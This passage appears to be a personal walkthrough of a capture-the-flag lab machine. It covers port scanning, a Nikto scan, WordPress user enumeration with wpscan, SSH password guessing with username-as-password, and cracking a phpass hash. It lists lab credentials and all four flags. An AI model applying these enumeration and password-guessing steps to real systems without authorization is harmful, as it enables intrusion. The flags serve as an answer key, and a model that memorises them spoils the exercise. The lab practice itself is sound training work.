PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```

<NIKTO>

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.29.167
+ Target Hostname:    192.168.29.167
+ Target Port:        80
+ Start Time:         2021-01-31 15:47:43 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This
header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This
could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all
possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at
least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
branch.
+ Server may leak inodes via ETags, header found with
file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing
found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will
serve the .DS_Store file, which contains sensitive
information. Configure Apache to ignore this file or
upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on
remote host
+ End Time:           2021-01-31 15:48:29 (GMT5.5) (46
seconds)
---------------------------------------------------------------------------
```

<WORDPRESS>

http://192.168.29.167/wordpress/

```
wpscan --url http://192.168.29.167/wordpress --wp-content-dir -eu -ep -et ( didnt work due to order) :(
```

```
wpscan --url http://192.168.29.167/wordpress --wp-content-dir -ep -et -eu ( correct )
```

```
[+] URL: http://192.168.29.167/wordpress/
[192.168.29.167]
[+] Started: Sun Jan 31 16:04:31 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.29.167/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/-
```

```
wordpress_xmlrpc_dos
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://192.168.29.167/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.29.167/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 | - http://192.168.29.167/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 | - http://192.168.29.167/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.
```

```
[+] Enumerating Users (via Passive and Aggressive
Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<=====================================
(10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern
(Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive
Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern
(Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive
Detection)

[!] No WPVulnDB API Token given, as a result vulnerability
data has not been output.
[!] You can get a free API token with 50 daily requests by
registering at https://wpscan.com/register

[+] Finished: Sun Jan 31 16:04:32 2021
[+] Requests Done: 34
[+] Cached Requests: 19
[+] Data Sent: 8.105 KB
[+] Data Received: 173.144 KB
[+] Memory used: 117.203 MB
[+] Elapsed time: 00:00:01
```

<SSH Tried>

```
ssh steven@192.168.29.167
The authenticity of host '192.168.29.167 (192.168.29.167)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.29.167' (ECDSA) to the list of known hosts.
steven@192.168.29.167's password:
Permission denied, please try again.
steven@192.168.29.167's password:
Permission denied, please try again.
steven@192.168.29.167's password:
steven@192.168.29.167: Permission denied (publickey,password).
┌──(hari㉿hari)-[~]
└─$ sh michael@192.168.29.167
sh: 0: cannot open michael@192.168.29.167: No such file
┌──(hari㉿hari)-[~]
└─$ ssh michael@192.168.29.167
michael@192.168.29.167's password:
Permission denied, please try again.
michael@192.168.29.167's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are
```

```
described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO
WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
```

(password was same as username)

all flag listed down along with folders

var/www/flag2.txt -->
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
inspect element service.html -->
flag1{b9bbcb33e11b80be759c4e844862482d}

<HASH CRACKER>

```
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$)
256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered
candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst,
rules:Wordlist
```

```
Warning: Only 174 candidates left, minimum 192 needed for performance.
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:01:49 DONE 3/3 (2021-01-31 16:48) 0.009127g/s 33761p/s 33761c/s 33761C/s posm10..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

pink84 --> password username steven

flag4{715dea6c055b9fe3337544932f2941ce}

in one of the sql

flag3{afc01ab56b50591e7dccf93122770cd2}

all the flags down -->

flag1{b9bbcb33e11b80be759c4e844862482d}
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}